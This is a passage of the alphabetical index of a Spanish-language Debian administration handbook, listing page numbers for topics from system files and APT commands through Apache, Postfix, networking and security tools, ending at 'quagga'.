/etc/fstab, 190
/etc/group, 178
/etc/hosts, 173, 174
/etc/init.d/rcS, 208
/etc/init.d/rcS.d/, 208
/etc/pam.d/common-account, 323
/etc/pam.d/common-auth, 323
/etc/pam.d/common-password, 323
/etc/passwd, 175
/etc/postfix/main.cf
    example, 280
/etc/shadow, 176
/etc/squidguard/squidGuard.conf.default, 317
/etc/sudoers, 189
/etc/timezone, 187
/home, 492
/lib, 492
/media, 492
/mnt, 492
/opt, 492
/proc, 492
/proc/, 173
/root, 492
/run, 492
/sbin, 492
/srv, 492
/sys, 492
/sys/, 173
/tmp, 492
/usr, 99, 492
/usr/share/doc/, 11
/usr/share/zoneinfo/, 187
/var, 492
/var/cache/apt/archives/, 122
/var/lib/dpkg/, 89
~, 180
1000BASE-T, 166
100BASE-T, 166
10BASE-T, 166
10GBASE-T, 166
32/64 bits, elección, 57

A, registro DNS, 266
AAAA, registro DNS, 266

ACPI, 240
acpid, 240
actividad, historial, 422
actividad, monitorización, 421
actualizaciones
    retroadaptaciones, 114
actualizaciones de seguridad, 113
actualización
    automática del sistema, 143
    del sistema, 122
addgroup, 178
adduser, 178
administración de configuración, 16
administración de energía, 240
administración, interfaz de, 220
administradores de la cuentas de Debian, 14
ADSL, módem, 170
Advanced Configuration and Power Interface, 240
Advanced Package Tool, *véase también* APT, 110
Advanced Packaging Tools, *véase también* APT, 80
AFP, 44
Afterstep, 394
Agente de usuario (SIP), 408
agregar un usuario a un grupo, 178
AH, protocolo, 257
aide (paquete Debian), 425
Akkerman, Wichert, 12
alias
    de dominios virtuales, 282
alien, 106
alioth.debian.org, *véase también* salsa.debian.org, 405
Allow from, directiva de Apache, 306
AllowOverride, directiva de Apache, 304, 305
alternativa, 394
am-utils, 192
amanda, 233
amd, 192
amd64, 49
anacron, 230
analizador de registros web, 306
analog, 157
Anjuta, 404
antivirus, 293
    controversy, 293
Apache
    .htaccess, 304
    /etc/apache2/conf-available, 303
    /etc/apache2/conf-enabled, 303
    /etc/apache2/mods-available, 301
    /etc/apache2/mods-enabled, 301
    /etc/apache2/sites-available, 303
    /etc/apache2/sites-enabled, 303
    a2enconf, 303
    a2enmod, 301
    a2ensite, 303
    Allow from, 306
    AllowOverride, 304, 305
    certbot, 247
    CustomLog, 303
    Deny from, 306
    directives, 304
    Directory, 304
    DirectoryIndex, 304
    ExecCGI, 304
    FollowSymlinks, 304
    htpasswd, 305
    Includes, 304
    IncludesNOEXEC, 304
    Indexes, 304
    installation, 300
    IP-based authentication, 305
    log analyzer, 306
    LogFormat, 303
    mod_gnutls, 302
    mod_info, 301
    mod_ssl, 301
    MultiViews, 304
    Options, 304
    Order, 306
    password-based authentication, 305
    Require, 305
    SSL, 301
    SymlinksIfOwnerMatch, 304

trusted certificates, 247
Virtual Hosts, 302
VirtualHost, 302
www-data, user, 300
apache, 300
Apache, directivas, 304
AppArmor, 428
AppleShare, 44
AppleTalk, 44
approx, 118
apropos, 150, 152
APT, 110
.dsc
Binary, 94
Source, 94
/etc/apt/apt.conf, 123
/etc/apt/apt.conf.d/, 123
/etc/apt/sources.list, 110
/etc/apt/sources.list.d, 111
/etc/apt/trusted.gpg, 135
/var/cache/apt/archives/, 122
/var/log/apt/eipp.log.xz, 122
/var/log/apt/history.log, 122
/var/log/apt/term.log, 122
Acquire::ftp::proxy, 123
Acquire::http::proxy, 123
Acquire::Languages, 119
Acquire::PDiffs, 119
anclaje («pinning»), 124
apt, 80
apt-secure, 135
APT::Clean-Installed, 122
APT::Default-Release, 115, 122
APT::Install-Recommends, 84
APT::Install-Suggests, 84
APT::Periodic::AutocleanInterval, 142
APT::Periodic::Download-Upgradeable-Packages, 142
APT::Periodic::Unattended-Upgrade, 142
APT::Periodic::Update-Package-Lists, 142
Aptitude::Recommends-Important, 84
archive authentification, 135
automatic removal, 127
búsqueda de paquetes, 128
configuración, 123
configuración inicial, 72
control
Breaks, 85
Conflicts, 85
Depends, 83
Enhances, 84
Pre-Depends, 85
Provides, 86
Recommends, 84
Replaces, 88
Suggests, 84
Tag, 88
dist-upgrade, 137
DPkg::options, 123
Dpkg::Options, 92
file search, 130
InRelease, 135
interfaces, 131
aptitude, *véase* aptitude
synaptic, *véase* synaptic
preferencias, 124
Release, 135
Release.gpg, 135
visualización de cabeceras, 128
apt, 118
apt autoremove, 127
apt dist-upgrade, 122
apt full-upgrade, 122
apt install, 120
apt install --reinstall, 121
apt purge, 120
apt remove, 120
apt search, 128
apt show, 128
apt update, 119
apt upgrade, 122
apt-cache, 128
apt-cache dumpavail, 129
apt-cache pkgnames, 129
apt-cache policy, 129
apt-cache search, 128

apt-cache show, 128
apt-cacher, 118
apt-cacher-ng, 118
apt-cdrom, 112
apt-file, 130
apt-ftparchive, 469
apt-get, 118
apt-get autoclean, 122
apt-get autoremove, 127
apt-get clean, 122
apt-get dist-upgrade, 122
apt-get install, 120
apt-get install --reinstall, 121
apt-get purge, 120
apt-get remove, 120
apt-get update, 119
apt-get upgrade, 122
apt-key, 136
apt-mark auto, 127
apt-mark manual, 127
apt-show-versions, 140
apt-xapian-index, 129
apt.conf, 123
apt.conf.d/, 123
apt.conf5, 123
apt_preferences5, 124
aptitude, 77, 118, 131
    /var/log/aptitude, 134
    automatic flag, 132
    basic usage, 132
    command line, 132
    documentation, 132
    log, 134
    markauto, 132
    package search, 132
    solver, 133
    tasks, 133
aptitude dist-upgrade, 122
aptitude full-upgrade, 122
aptitude install, 120
aptitude install --reinstall, 121
aptitude markauto, 127
aptitude purge, 120
aptitude remove, 120
aptitude safe-upgrade, 122
aptitude search, 128
aptitude show, 128
aptitude unmarkauto, 127
aptitude update, 119
aptitude why, 127
Aptosid, 485
ar, 80
archivo
    confidencialidad de, 70
    de configuración, 91
    de registro, 157
    especial, 179
    registro, rotación, 189
    servidor, 309
archivos
    de registro, 223
    sistema de, 67
archivos, sistema de, 498
arquitectura, 3, 48
    compatibilidad multiarquitectura, 104
arranque
    gestor de, 58, 74, 182
arranque dual, 57, 74
Arranque seguro, 496
arranque, CD-ROM de arranque, 485
ASCII, 163
asignación de nombres, 173
asociación, 2, 4
at, 229
ATA, 494
atd, 227
ATI, 393
atq, 230
atrm, 230
autenticación
    de un paquete, 135
autenticación web, 305
autobuilder, 26
autofs, 192
automount, 192
automática, actualización, 143

autopkgtest, 473
Autopsy Forensic Browser, 455
autor original, 6
Avahi, 44
awk, 394
AWStats, 306
awtats, 157
axi-cache, 129, 147
azerty, 164

backport, 460
backports.debian.org, *véase también* backports, 114
BackupPC, 233
bacula, 233
base de datos
    de grupos, 175
    de usuarios, 175
bash, 179
BGP, 263
bgpd, 263
biblioteca (de funciones), 503
bifurcación, 500
bind9, 267
BIOS, 54, 495
bit «sticky», 219
Blackbox, 394
bloque (disco), 232
bloque, modo, 179
Bo, 9
Bochs, 358
Bonjour, 44
Bookworm, 9
bootloader
    intermediary
        shim, 75
Breaks, campo de cabecera, 85
browser, Web
    chromium, 403
    epihpany, 402
    firefox, 402
    firefox-esr, 402
    konqueror, 402
Bruce Perens, 9
BSD, 38
BTS, 14
bugs.debian.org, 14
Build-Depends, campo de cabecera, 94
Build-Depends, campo de control, 462
build-simple-cdd, 380
buildd, 27
Builder, GNOME Builder, 404
Bullseye, 9
Buster, 9
buster-updates, 113
Buzz, 9
bzip2, 110
bzr, 17
búfer
    de recepción, 416
búsqueda de paquetes, 128

c++, 394
CA, *véase* Certificate Authority
cable cruzado, 172
cache, 128
caché proxy, 73, 118, 316
cadena, 415
calidad
    control de, 21
    del servicio, 261
calidad del servicio, 261
Calligra Suite, 405
carácter, modo, 179
casilla de dominio virtual, 283
cc, 394
CD-ROM
    de arranque, 485
    de instalación, 55
    netinst, 55
CDN, *véase* Content Delivery Networks
certbot, 247
certificado
    X.509, 249
Certificate Authority, 246
certificates, 246
chage, 176
changelog.Debian.gz, 153

Chat
servidor, 327
checksecurity, 426
chfn, 176
chgrp, 219
chmod, 219
chown, 219
chsh, 176
ciclo de vida, 25
cifrada
partición, 70
CIFS, *véase* Common Internet File System
cifs-utils, 315
Cinnamon, 398
cinta, respaldo en, 236
clamav, 293
clamav-milter, 293
cliente
arquitectura cliente/servidor, 211
NFS, 312
CNAME, registro DNS, 266
Code of Conduct, 157
CodeWeavers, 406
codificación, 162
Collins, Ben, 12
comité técnico, 12
Common Internet File System, 312
Common Unix Printing System, 181
Common Vulnerabilities and Exposures, *véase también* CVE, 113
common-account, 323
common-auth, 323
common-password, 323
comparación de versiones, 103
compilación, 4
de un núcleo, 192
compilador, 4
completado automático, 180
component
contrib, 111
main, 111
non-free, 111
componente (de un repositorio), 111
Compose, tecla, 164
Comprehensive Perl Archive Network, 87
comunicación entre procesos, 501
conector RJ45, 166
conexión
a través de un módem ADSL, 170
por módem PSTN, 170
conexión en caliente («hotplug»), 236
conffiles, 91
confidencialidad
archivos, 70
config, script debconf, 90
Configuración, 495
configuración
archivos de configuración, 91
de la red, 167
de un programa, 155
del núcleo, 194
impresión, 181
inicial de APT, 72
configuration files
.dpkg-dist, 141
.dpkg-old, 141
.ucf-dist, 141
.ucf-new, 141
.ucf-old, 141
conflictos, 85
Conflicts, campo de cabecera, 85
conjunto de caracteres, 162
consola, 150, 179
console-data, 164
console-tools, 164
constitución, 12
Content Delivery Networks, 116
contexto de seguridad, 437
contraseña, 176
contrato social, 5
contrib, component, 111
Contribuir, XXII
control, *véase también* package meta-information, 82
de calidad, 21
Depends, 83

Control de Acceso Obligatorio: Mandatory Access Control, 428
control de tráfico, 261
control.tar.gz, 88
controlador de dominio, 313
copia de respaldo, 233
copyleft, 8
copyright, 154
correo
  filtro, 280, 284
  filtro de receptor, 287
  filtro de remitente, 287
  listas de, 21
  servidor de, 278
  software, 399
cortafuegos, 414
Costo total de posesión, 38
coturn, 329
CPAN, *véase también* Comprehensive Perl Archive Network, 87
creación
  de cuentas de usuario, 178
  de grupos, 178
cron, 227
crontab, 228
CrossOver, 406
cruft, 141
cruft-ng, 141
crypt, 175
CTP, 38
cuenta
  creación, 178
  de administrador, 62, 189
  desactivación, 177
cuota, 178, 231
CUPS, 181
cups
  administración, 182
CustomLog, Apache directive, 303
CVE
  Common Vulnerabilities and Exposures, 113
cvs, 17
código abierto, 9
código binario, 4

DAM, 14
dansguardian, 318
DATA, 288
database
  base de datos de desarrolladores, 10
DCF-77, 189
dch, 472
dconf, 396
dconf-editor, 396
DDPO, 21
deb.debian.org, *véase* mirrors
debate acalorado, 13
debc, 472
debconf, 90, 222, 376
debfoster, 128
debhelper, 472
debi, 472
Debian Francia, 4
Debian Security Advisory, *véase también* DSA, 113
Debian Source Control, *véase* .dsc
debian-admin, 20
debian-archive-keyring, 136
debian-cd, 3, 379
debian-installer, 4, 54
debian-kernel-handbook, 193
debian-security-announce, 113
debian-user@lists.debian.org, 157
debian.net, 117
debian.tar.gz, archivo, 92
deborphan, 128
debsums, 138, 425
debtags, 147
debuild, 472
delgroup, 178
demonio, 156, 501
demonio de compilación, 27
Demostración
  WebRTC, 332
denegación de servicio, 427
Deny from, directiva de Apache, 306

dependencia, 83
dependencia rota, 97
Depends, header field, *véase también* APT, 83
derechos de autor, 8
Desactivación de una cuenta, 177
desarrollador
    nuevo desarrollador, 14
desarrolladores
    base de datos de desarrolladores, 10
    desarrolladores Debian, 10
descompresión, paquete fuente, 95
desempaquetado
    paquete binario, 97
    paquete fuente, 95
despliegue, 374
detección de intrusiones, 427
detección, intrusión, 427
devscripts, 472
Devuan, 486
DFSG, 7
dh-make, 472
DHCP, 167, 269
diff, 16, 236
diff.gz, archivo, 92
Differentiated Services Code Point, 262
difusión, 166
Dirección IP
    privada, 245
dirección IP, 166
directivas Apache, 304
Directorio de Software libre, 154
directorio LDAP, 318
DirectoryIndex, directiva de Apache, 304
Directrices de software libre de Debian, 7
dirvish, 233
disco duro, nombre, 183
display manager
    gdm, 393
    lightdm, 393
    sddm, 393
    xdm, 393
dispositivo
    multidisco, 69
    permisos de acceso, 179
dist-upgrade, 137
distribución
    distribución comercial, XIX
    distribución Linux comercial, 39
    distribución Linux comunitaria, 39
    Linux, XIX
distribución del teclado, 60, 164
distribución derivada, 19
Distribución Linux
    rol, 24
distribución mundial, 10
Distrowatch, 487
DKIM, *véase* DomainKeys Identified Mail
dkms, 196
dm-crypt, 70
DMARC, *véase* Domain-based Message Authentication, Reporting and Conformance
DNAT, 245
DNS, 174, 266
    actualizaciones automáticas, 271
    registro, 266
    registro NAPTR, 328
    registro SRV, 328
    zona, 266
DNSSEC, 267
documentación, 150, 153
    ubicación, 11
documentation, 15
    /usr/share/doc/package/, 153
    /usr/share/info/, 153
    /usr/share/man/, 150
    documentation package, 153
    HOWTO, 154
    info documents, 153
    manpages-lang, 155
    manual pages, 150
    package documentation, 153
    package-doc, 153
    tutorials, 154
    websites, 154
    wiki.debian.org, 154
documentos de fundación, 5

Dogguy, Mehdi, 12
Domain-based Message Authentication, Reporting and Conformance, 297
DomainKeys Identified Mail, 295
    mailing list problems, 296
dominio
    nombre, 173
    virtual, 282
dominio virtual
    alias de, 282
    casilla de correo, 283
DoudouLinux, 486
dpkg, 80, 96
    --force-confask, 92, 121
    --force-confdef, 92
    --force-confmiss, 121
    --force-confnew, 92
    --force-confold, 92
    /var/log/dpkg.log, 103, 122
    base de datos, 89
    dpkg --verify, 424
    operación interna, 89
dpkg-reconfigure, 222
dpkg-source, 95
DPL, 12
dput, 473
DruCall, 332
DSA
    Debian Security Advisory, 113
DSA (administradores de sistemas de Debian), 20
dsc file, 92
DSC, archivo, 92
DSCP, 262
dsl-provider, 170
DST, 187
DTLS, 249
dueño
    grupo, 218
    usuario, 218
dummy package, 140
dupload, 473
duro, enlace, 233
DVD-ROM
    de instalación, 55
    netinst, 55
Dynamic Host Configuration Protocol, 269

e2guardian, 318
easy-rsa, 249
edquota, 231
eGroupware, 404
EHLO, *véase también* HELO, 286
ejecución, permiso, 218
ejemplos, ubicación, 156
Ekiga, 408
El Proyecto de Documentación de Linux, 155
elección, 394
eliminación de un paquete, 98, 120
eliminar un grupo, 178
email
    custom restriction classes, 291
    evolution, 399
    Exim, 278
    filtering on content inspection, 289
    filtering on SMTP commands, 288
    filtering on the client host, 284
    filtering on the mail host, 286
    filtro de contenido, 289
    greylisting, 290
    kmail, 400
    Postfix, 278
    thunderbird, 401
    virus scanning, 293
Empathy, 408
emulación de Windows, 406
en*, 167
energía, administración, 240
Enhances, campo de cabecera, 84
enigmail, 401
enlace
    duro, 233
    simbólico, 186
enmascaramiento, 245
enrutador, 166, 244
enrutamiento
    avanzado, 261

dinámico, 263
entorno, 163
heterogéneo, 44
variable de entorno, 180
Epiphany, 402
error
gravedad, 15
errores
sistema de seguimiento de errores, 14
escritorio gráfico, 395
remoto, 216
escritorio gráfico remoto, 216
escritura, permiso, 218
ESP, protocolo, 257
espacio de núcleo, 500
espacio de usuario, 500
especial, archivo, 179
estabilización, 29
Etch, 9
eth0, 167
Ethernet, 166, 167
etiqueta, 147
Evolution, 399
evolution-ews, 400
Examples
/etc/postfix/main.cf, 280
Excel, Microsoft, 406
ExecCGI, Apache directive, 304
Exim, 278
exim4, 278
Experimental, 25, 125
experimental, 116
Explanation, 126
explorando un equipo Debian, 47
exports, 310
Extensible Messaging and Presence Protocol, 408
Extensión de direcciones físicas, 57

Facebook, 24
fbdev, 392
File Transfer Protocol, 308
filtro de correo, 280
filtro de paquetes, 414
Fiosofía y Procedimientos, 475
firefox, 402
Firefox (ESR), 402
Firefox, Mozilla, 402
firefox-esr, 402
firewall
IPv6, 265
Firewire, 494
firma
de un paquete, 135
firmware, 169
flamewar, 13
Fluxbox, 394
FollowSymlinks, Apache directive, 304
forense, 486
fork, 212
formato nibble, 267
forzado de tipos, 447
FreeBSD, 38
FreeDesktop.org, 395
fstab, 190
FTP, *véase* File Transfer Protocol
ftpmaster, 20
fuente
código, 4
del núcleo Linux, 193
paquete, XXII, 92
fuentes del núcleo Linux, 193
Fully Automatic Installer (FAI), 375
FusionForge, 404
fusionforge, *véase también* alioth.debian.org, 405

Garbee, Bdale, 12
gdm, 393
gdm3, 217
Gecko, 402, 403
GECOS, 175
gestor
de arranque, 58
de pantalla, 217, 393
de ventanas, 393, 394
gestor de arranque, 58, 74, 182
Gestor de paquetes de Red Hat, 106

Gestor de versiones, 28
Gestor de versiones estables, 28
Gestor de volúmenes lógicos
    durante la instalación, 70
getent, 178
getty, 211
gid, 175
Git, 16
git, 17
GitLab, 20
Glade, 404
GNOME, 395
gnome, 395
GNOME Office, 405
gnome-control-center, 222
gnome-packagekit, 142
gnome-system-monitor, 422
GNU, 2
    Info, 153
    Licencia Pública General, 8
    no es Unix, 2
GNU/Linux, 37
Gnumeric, 405
GnuTLS, 249
gpasswd, 178
GPL, 8
GPS, 189
GPT
    formato de la tabla de particiones, 183
gravedad, 15
GRE, protocolo, 257
greylisting, 290
Grml, 486
group, 178
groupmod, 178
groupware, 404
    citadel-suite, 404
    kopano-core, 404
    sogo, 404
GRUB, 74, 185
grub-install, 185
GRUB 2, 185
grupo, 176
    agregar un usuario, 178
    base de datos, 175
    creación, 178
    de volúmenes, 70
    dueño, 218
    eliminación, 178
    modificación, 177
gsettings, 396
GStreamer, 332
GTK+, 395
gzip, 110

Hamm, 9
Hartman, Sam, 12
HELO, 286
hg, 17
Hocevar, Sam, 12
horario de verano, 187
host, 267
hostname, 173
hosts, 173, 174
hotplug, 236
how-can-i-help, 18
HOWTO, 154
htpasswd, 305
HTTP
    seguro, 301
    server, *véase también* Apache, 300
httpredir.debian.org, *véase* mirrors
HTTPS, 301
huella digital, 424
Hurricane Electric, 265

i18n, 16
i386, 49
Ian Murdock, 2
ICE, 328, *véase* Interactive Connectivity Establishment
Icedove, 403
Iceweasel, 403
Icewm, 394
Icinga, 382
ICMP, 416
id, 177

IDE, 494
Identi.ca, 24
idioma, 162
IDS, 427
IEEE 1394, 236, 494
IKE, 256
IM, *véase* Instant Messaging
impresión
    configuración, 181
    red, 316
in-addr.arpa, 267
Includes, Apache directive, 304
IncludesNOEXEC, Apache directive, 304
incompatibilidades, 85
Indexes, Apache directive, 304
inetd, 225
info, 153
info2www, 153
infraestructura de llave pública, 249
inicio
    del sistema, 202
inicio de sesión
    remoto, 211
init, 171, 204, 500
inodo, 232
InRelease, 136
instalación
    automatizada, 374
    de paquetes, 96, 120
    de un núcleo, 198
    del sistema, 54
    por red, 56
    por TFTP, 56
    PXE, 56
instalación de
    paquete, 89, 96, 120
instalador, 54
Instant Messaging, 408
Interactive Connectivity Establishment, 408
intercambio, 69
interfaz
    de administración, 220
    de red, 167
    gráfica, 392
interfaz de línea de órdenes, 179
interna, organización, 9
internacionalización, 16
Internet Control Message Protocol, 416
Internet Printing Protocol, 181
Internet Relay Chat, 409
Internet Software Consortium, 267
interno, funcionamiento, 9
interprete de línea de órdenes, 150
inversa, zona, 267
invoke-rc.d, 211
inyección SQL, 447
ip route, 263
ip6.arpa, 267
ip6tables, 265
IPC, 501
IPP, 181
iproute, 262
IPSec
    intercambio de claves, 256
IPsec, 256
iptables, 414
iputils-ping, 264
iputils-tracepath, 264
IPv6, 264
IPv6, firewall, 265
IRC, *véase* Internet Relay Chat
IS-IS, 263
ISC, 267
isenkram, 169
isisd, 263
ISO-8859-1, 162
ISO-8859-15, 162
ISP, proveedor de servicios de Internet, 279

Jabber, 330
Jackson, Ian, 12
Jami (soft-phone), 408
jerarquía del sistema de archivos, 492
Jessie, 9
jxplorer, 320

Kali, 486

Kamailio, 330
KDE, 395
KDevelop, 404
kdm, 217
kernel-package, 193
keyboard-configuration, 164
kFreeBSD, 38
KMail, 400
kmod, 209
Knoppix, 485
Kolab, 404
Konqueror, 402
krdc, 216
krfb, 216
Kubuntu, 484
KVM, 358, 369
kwin, 394

l10n, 16
Lamb, Chris, 12
LANG, 163
Latin 1, 162
Latin 9, 162
LDAP, 318
    seguro, 324
ldapvi, 325
LDIF, 319
LDP, 155
lectura, permiso, 218
Lenny, 9
Let's Encrypt, 249
libapache-mod-security, 448
libapache2-mpm-itk, 301
libnss-ldap, 321
libpam-ldap, 323
libre
    software, 7
LibreOffice, 405
libreswan, 256
libvirt, 370
licencia
    artística, 8
    BSD, 8
    GPL, 8
licencia artística, 8
licencia BSD, 8
licencia pública general, 8
lightdm, 217, 393
lighttpd, 300
LILO, 184
limitación de tráfico, 262
Linphone, 408
lintian, 472
Linux, 37
    distribución, XIX
    núcleo, XIX
Linux Loader, 184
Linux Mint, 484
linux32, 57
list of mirrors, *véase también* mirrors, 116
listas de correo, 21, 157
listmaster, 21
live CD, 485
live-build, 485
llave
    de autenticación de APT, 137
llave confiable, 137
llave USB, 55
ln, 186
locale, 163
locale-gen, 162
locales, 162
localización, 16
Localización francesa, 162
locate, 192
logcheck, 157, 420
LogFormat, Apache directive, 303
Logical Volume Manager (Administrador de volúmenes lógicos), 347
login, 175
logrotate, 189
Long Term Support (LTS, soporte a largo plazo), 32
lpd, 181
lpq, 181
lpr, 181
lsdev, 497

lspci, 497
lspcmcia, 497
lsusb, 497
LUKS, 70
Lumicall, 408
LVM, 347
    durante la instalación, 70
LXC, 358, 364
LXDE, 398
LXQt, 398
lzma, 110
líder
    elección, 12
    rol, 12
líder del proyecyo Debian, 12

MAIL FROM, 287
maildrop, 280
mailing lists
    debian-admin@lists.debian.org, 20
    debian-announce@lists.debian.org, 23
    debian-architecture@lists.debian.org, 22
    debian-boot@lists.debian.org, 4, 22
    debian-cd@lists.debian.org, 3
    debian-devel-announce@lists.debian.org, 23
    debian-news@lists.debian.org, 23
    debian-policy@lists.debian.org, 11, 22
    debian-qa@lists.debian.org, 22
    debian-security-announce@lists.debian.org, 113
    debian-stable-announce@lists.debian.org, 114
    debian-user-lang@lists.debian.org, 157
    debian-user@lists.debian.org, 157
main, 484
main, component, 111
make deb-pkg, 195
Makefile, 467
man, 150
man-db, 150
man2html, 152
manutención
    manutención de paquetes, 11
Master Boot Record, 182
MATE, 398
MBR, 182
McIntyre, Steve, 12
MCS (seguridad multicategoría: «Multi-Category Security»), 437
MD5, 424
md5sums, 91
mdadm, 340
memoria virtual, 69
Mensajería Instantánea
    servidor de, 327
mentors.debian.net, 117
menu, 394
mercurial, 17
merged /usr, 99, 493
meritocracia, 13
Meta, tecla, 164
metadistribución, 2
metainformación de un paquete, 82
metapaquete, 84, 86
Michlmayr, Martin, 12
microblog, 24
Microsoft
    cifrado punto a punto, 258
    Excel, 406
    Word, 406
migración, 36, 45
migrationtools, 320
milter-greylist, 291
mini-dinstall, 468
mini.iso, 55
mirror list, *véase también* mirrors, 116
mirrors, 116
mkfs, 498
mknod, 179
mlocate, 192
mod-security, 448
modificación, permiso, 218
modo
    bloque, 179
    carácter, 179
modprobe, 209

module-assistant, 197
monitorización, 420
    actividad, 421
    archivos de registro, 420
montado automático, 192
montaje, punto, 190
mount, 190
mount.cifs, 315
Mozilla, 403
    Firefox, 402
    Thunderbird, 401
MPPE, 258
mrtg, 422
multiarquitectura, 104
multiverse, 484
MultiViews, Apache directive, 304
Munin, 382
Murdock, Ian, 2, 12
mutter, 394
MX
    registro DNS, 266
    servidor, 279
máscara
    de permisos, 220
    de subred, 166
módem
    ADSL, 170
    PSTN, 170
módulos
    del núcleo, 208
    externos del núcleo, 196
Módulos de Seguridad de Linux: Linux Security Modules, 428

Nagios, 384
Name Service Switch, 177
named.conf, 267
nameserver, 174
NAT, 245
NAT Traversal, 256
NAT, de destino, 245
NAT, de origen, 245
NAT-T, 256
Navegadores web, 402
net neutrality, 261
Netiquette, 157
Netscape, 403
netstat, 271
Network File System, 309
    Windows client, 309
network-manager, 167, 172
network-manager-openvpn-gnome, 255
newgrp, 177
NEWS.Debian.gz, 11, 153
NFS, *véase también* Network File System, 309
    /etc/exports, 310
    cliente, 312
    opciones, 311
    seguridad, 310
    server, 310
nginx, 300
NIDS, 427
nivel de ejecución, 209
nmap, 46, 273
nmbd, 312
nombre
    atribución y resolución, 173
    de dominio, 173
    nombre código, 9
    resolución, 173
nombre código, 9
nombre, tubería con nombre, 225
nombres
    de discos duros, 183
non-free, 6
non-free, component, 111
normativa, 11
Normativa Debian, 11
noticias del proyecyo Debian («Debian Project News»), 23
NS, registro DNS, 266
NSS, 173, 177
NTP, 188
    servidor, 188
ntp, 188
ntpdate, 188
Nussbaum, Lucas, 12

NVIDIA, 393
núcleo
    compilación, 192
    configuración, 194
    fuentes, 193
    instalación, 198
    módulos externos, 196
    parche, 197

office suite
    calligra, 406
    libreoffice, 406
oficina, suite de, 405
Oldoldstable, 25
Oldstable, 25
Openbox, 394
opendkim, 295
    opendkim-genkey, 296
opendmarc, 297
OpenLDAP, 318
OpenOffice.org, 405
OpenSSH, 212
OpenSSL
    creación de llaves, 324
OpenVPN, 254
Options, directiva de Apache, 304
orden, intérprete, 179
Order, directiva de Apache, 306
orig.tar.gz, archivo, 92
origen
    de un paquete, 110
original, autor, 6
orphaned packages, 18
OSI
    model, 415
OSPF, 263
ospf6d, 263
ospfd, 263

package
    automatic removal, 127
    binary package, *véase también* .deb, 80
    build dependencies, 94
    checksums, 82
    control, 82
    dummy, 140
    enhancements, 84
    maintainer scripts, 82
    naming conventions, 145
    pre-dependency, 85
    recommendations, 84
    search files, 130
    search package, 145
    source package, 110
    suggestions, 84
    tags, 147
    transitional, 140
    version, comparison, 103
package meta-information, *véase también* meta-information, 82
package source, *véase también* repository, 110
Packages.bz2, 110
Packages.gz, 110
Packages.xz, 110
packagesearch, 147
PAE, 57
PAM, 163
pam_env.so, 163
pantalla, gestor, 217
PAP, 170
paquete
    binario, XXII
    búsqueda, 128
    comprobación de autenticidad, 135
    conflicto, 85
    Debian, XXII
        repositorio de, 468
    dependencia, 83
    desempaquetado, 97
    eliminación, 90, 98, 120
    estado, 99
    firma, 135
    fuente, XXII, 92
    incompatibilidad, 85
    inspección de contenido, 99
    IP, 244, 414
    lista de archivos, 99

manutención de paquetes, 11
metainformación, 82
origen, 110
popularidad, 399
prioridad, 124
purgado, 90, 98
reemplazo, 88
Seguimiento de Paquetes Debian, 21
sello, 135
tipos, 465
paquete virtual, 86
paquetes
sistema de seguimiento de paquetes, 21
par de claves, 249, 256, 324, 474
Parallel ATA, 494
parche, 16
parche de núcleo, 197
particionado, 64
guiado, 66
manual, 68
partición
extendida, 183
primaria, 183
secundaria, 183
partición cifrada, 70
partición swap, 69
passwd, 175, 176
patch, 16
patrocinio, 475
pbuilder, 463
PCMCIA, 236
Perens, Bruce, 9, 12
Perfect Forward Secrecy, 302
Perl, 87
permisos, 218
máscara, 220
representación octal, 219
PICS, *véase* Platform for Internet Content Selection
pid, 499
Pin, 126
Pin-Priority, 126
pinfo, 153
ping, 416
pinning en APT, 124
piuparts, 472
Pixar, 9
PKI (infraestructura de llave pública), 249
plan maestro, 36
Planeta Debian, 23
Platform for Internet Content Selection, 318
poff, 170
pon, 170
popularidad de paquetes, 399
popularity-contest, 399
portmapper, 310
ports.debian.org, 38
Postfix, 278
/etc/postfix/main.cf, 278
/etc/postfix/virtual, 283
/etc/postfix/vmailbox, 284
body_checks, 289
certbot, 282
check_client_access, 285
check_helo_access, 287
check_recipient_access, 292
check_sender_access, 287
DKIM, 297
DMARC, 298
header_checks, 289
installation, 278
non_smtpd_milters
DKIM, 297
DMARC, 298
permit_mynetworks, 286
reject_invalid_helo_hostname, 286
reject_non_fqdn_helo_hostname, 286
reject_non_fqdn_recipient, 288
reject_non_fqdn_sender, 287
reject_rbl_client, 286
reject_rhsbl_client, 286
reject_rhsbl_sender, 287
reject_unauth_destination, 288
reject_unauth_pipelining, 288
reject_unknown_client_hostname, 285
reject_unknown_helo_hostname, 286

reject_unknown_sender_domain, 287
reject_unlisted_recipient, 288
reject_unlisted_sender, 287
smtp_tls_CApath, 282
smtpd_client_restrictions, 284
smtpd_data_restrictions, 288
smtpd_delay_reject, 288
smtpd_helo_restrictions, 286
smtpd_milters
DKIM, 297
DMARC, 298
smtpd_recipient_restrictions, 287
smtpd_restriction_classes, 292
smtpd_sender_restrictions, 287
smtpd_tls_CAfile, 282
smtpd_tls_CApath, 282
smtpd_tls_cert_file, 282
smtpd_tls_key_file, 282
soft_bounce, 284
SPF, 295
trusted certificates, 282
virtual domain, 282
virtual_alias_domains, 282
virtual_alias_maps, 282
virtual_gid_maps, 283
virtual_mailbox_base, 284
virtual_mailbox_domains, 283
virtual_mailbox_maps, 283
virtual_uid_maps, 283
warn_if_reject, 284, 285
postfix, 278
postfix-policyd-spf-python, 294
postgrey, 290
postinst, 88
postrm, 88
Potato, 9
POWDER, *véase* Protocol for Web Description Resources
PPP, 170, 255
pppconfig, 170
PPPOE, 170
pppoeconf, 170
PPTP, 171, 257
pptp-linux, 257
Pre-Depends campo de cabecera, 85
preconfiguración, 376
predependencia, 85
preferences, 124
preinst, 88
prelude, 428
prerm, 88
presembrar, 376
principios del software libre, 7
prioridad
de un paquete, 124
privada virtual, red, 253
privada, dirección IP, 245
proc, 173
procedimiento estándar, 155
procesador, 3
proceso, 204
procmail, 280
Progeny, 2
programa
configuración, 155
programación de tareas, 227
proposed-updates, 114
Prosody, 330
Protocol for Web Description Resources, 318
protocolo
AH, 257
ESP, 257
GRE, 257
Provides, campo de cabecera, 86
Proxy
FTP, 316
HTTP, 316
proxy, 73
proxy HTTP/FTP, 316
proxy, caché, 73, 118
pruebas de penetración, 486
pseudopaquete, 20
Psi, 408
PTR, registro DNS, 266
PTS, 21
puente, 166

puerta de enlace, 244
puerta trasera, 454
puerto
    TCP, 244
    udp, 244
punto a punto, 170
punto de montaje, 69, 190
punto, punto de montaje, 69
PureOS, 487
purga de un paquete, 90
purgar un paquete, 98
Purism, 487
python-certbot-apache, 247
páginas de manual, 150

QEMU, 358
QoS, 261
Qt, 395
    Designer, 404
quagga, 263
